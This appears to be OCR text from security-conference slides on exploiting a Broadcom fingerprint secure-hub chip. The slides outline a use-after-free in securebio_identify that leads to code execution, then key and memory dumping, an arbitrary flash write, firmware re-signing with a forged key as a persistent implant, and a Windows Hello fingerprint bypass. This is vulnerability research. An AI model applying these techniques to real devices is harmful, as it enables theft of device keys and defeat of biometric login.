
1. Allocate Large Object with SeSs tag
    1. Purple: attacker controlled
    2. Blue: not controlled
2. Free fake-session inside Large Object



Exploiting `securebio_identify`

Nesting objects...


1. Allocate Large Object with SeSs tag
    1. Purple: attacker controlled
    2. Blue: not controlled
2. Free fake-session inside Large Object
3. Allocate Small Object nested inside Large Object



Exploiting `securebio_identify`

Nesting objects...


1. Allocate Large Object with SeSs tag
    1. Purple: attacker controlled
    2. Blue: not controlled
2. Free fake-session inside Large Object
3. Allocate Small Object nested inside Large Object
4. Tamper with Small Object fields by changing Large Object data (`cv_set_object`)



Exploiting `securebio_identify`

Nesting objects...


1. Allocate Large Object with SeSs tag
    1. Purple: attacker controlled
    2. Blue: not controlled
2. Free fake-session inside Large Object
3. Allocate Small Object nested inside Large Object
4. Tamper with Small Object fields by changing Large Object data (`cv_set_object`)
5. Call `securebio_identify` with Small Object



Exploiting `securebio_identify`

Nesting objects...

1. Allocate Large Object with SeSs tag
    1. Purple: attacker controlled
    2. Blue: not controlled
2. Free fake-session inside Large Object
3. Allocate Small Object nested inside Large Object
4. Tamper with Small Object fields by changing Large Object data (`cv_set_object`)
5. Call `securebio_identify` with Small Object



We can execute code!

But what?

The world is our 0yster

Fun things to do with code execution

- Return arbitrary data to userland:
  - Run exploit
  - Write data into our Large Object
  - Read data back in userland with **`cv_get_object`**
    - Dump: RAM, Bootrom
    - Call **`sotp_read_key`** to leak Secure OTP keys
- Patch in memory vtables/function pointers
  - Can hook/backdoor certain functions

Demo

```
C:\re\bcm\dev>python3 demo1_read_keys.py
```

Keys?

TL;DR Key Material

- ~7 OTP (fuse) Keyslots
  - AES/HMAC per device
    - Used for secure-storage (in Flash)
    - Secure Code Descriptor (SCD)
- SCD Key Material (stored in Flash)
  - RSA Key for FW update signature
  - AES/HMAC for XIP (regenerated each FW update)
- Hardcoded Default Keys
  - When SCD has gone missing...

How do you lose an SCD?


bcm_cv_clearscd.bin

	0001	0203	0405	0607	0809	0A0B	0C0D	0E0F	0123456789ABCDEF
000	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
010	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
020	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
030	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
040	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
050	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
060	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
070	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
080	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
090	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
0A0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
0B0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
0C0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
0D0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
0E0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
0F0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
100	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
110	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
120	3031	3233	3435	3637	3839	4142	4344	4546	0123456789ABCDEF
130	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
140	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
150	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
160	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
170	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
180	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
190	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
1A0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
1B0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
1C0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
1D0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
1E0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
1F0	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
200	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A
210	3031	3233	3435	3637	3839	4142	4344	4546	0123456789A

- Used during Firmware update to reboot in SBI mode
- Written via `cv_flash_update`

Arbitrary Flash Write 🤯

How Secure is the Boot?


BOOTROM
OTP keys
BCM 5820x
Verify
SBI
Decrypt with OTP
SecureCodeDesc
Populate XIP
Starts
Application firmware
Keys
RSA
AES
HMAC
Flash
Secure boot
No signature check of Application at Boot


Firmware modification?

- In theory we could:
  - Dump devices keys ✅
  - Retrieve SCD content and decrypt it ✅
  - .... Forge encrypted/HMAC blob and reflash it while code still execute 😳
- Instead, we will:
  - Forge new SCD with custom RSA key 😈
  - Forge a firmware update signed with our key 🔥

Success?

Nope 💀

Watch out for the SCD endianness 😂




Success!

Application Firmware was modified!

Persist even if Windows is reinstalled! 🔥

Permanent implant 😈



UNIFIED inSECURE HUB

What happens when your secure hub is compromised...

Patching
`cv_fingerprint_identify`

Used for Windows Hello on-device fingerprint matching

Can we make it always return True?

Demo


9:48
Friday, July 25
Plastic Finger
& Green Onion

Further attacking Windows

Interlude: Data Encapsulation

Sending commands to the FW

- When sending a CV command, host prepares arguments:
  - Various TLV formats
  - Prepare Host → FW **and** FW → Host arguments
    - Host pre-allocates destination buffers, etc.
  - Serialize the whole thing

Relevant CV Command is invoked

- Upon return:
  - Deserialize the returned data
  - Copy parameters back to user

```
enum cv_param_type_e : __int32
{
  cv_param_type_e::CV_ENCAP_STRUC = 0x0,
  cv_param_type_e::CV_ENCAP_LENVAL_STRUC = 0x1,
  cv_param_type_e::CV_ENCAP_LENVAL_PAIR = 0x2,
  cv_param_type_e::CV_ENCAP_INOUT_LENVAL_PAIR = 0x3,
};
```

Ex. cv_get_random

(Host side)

```
}
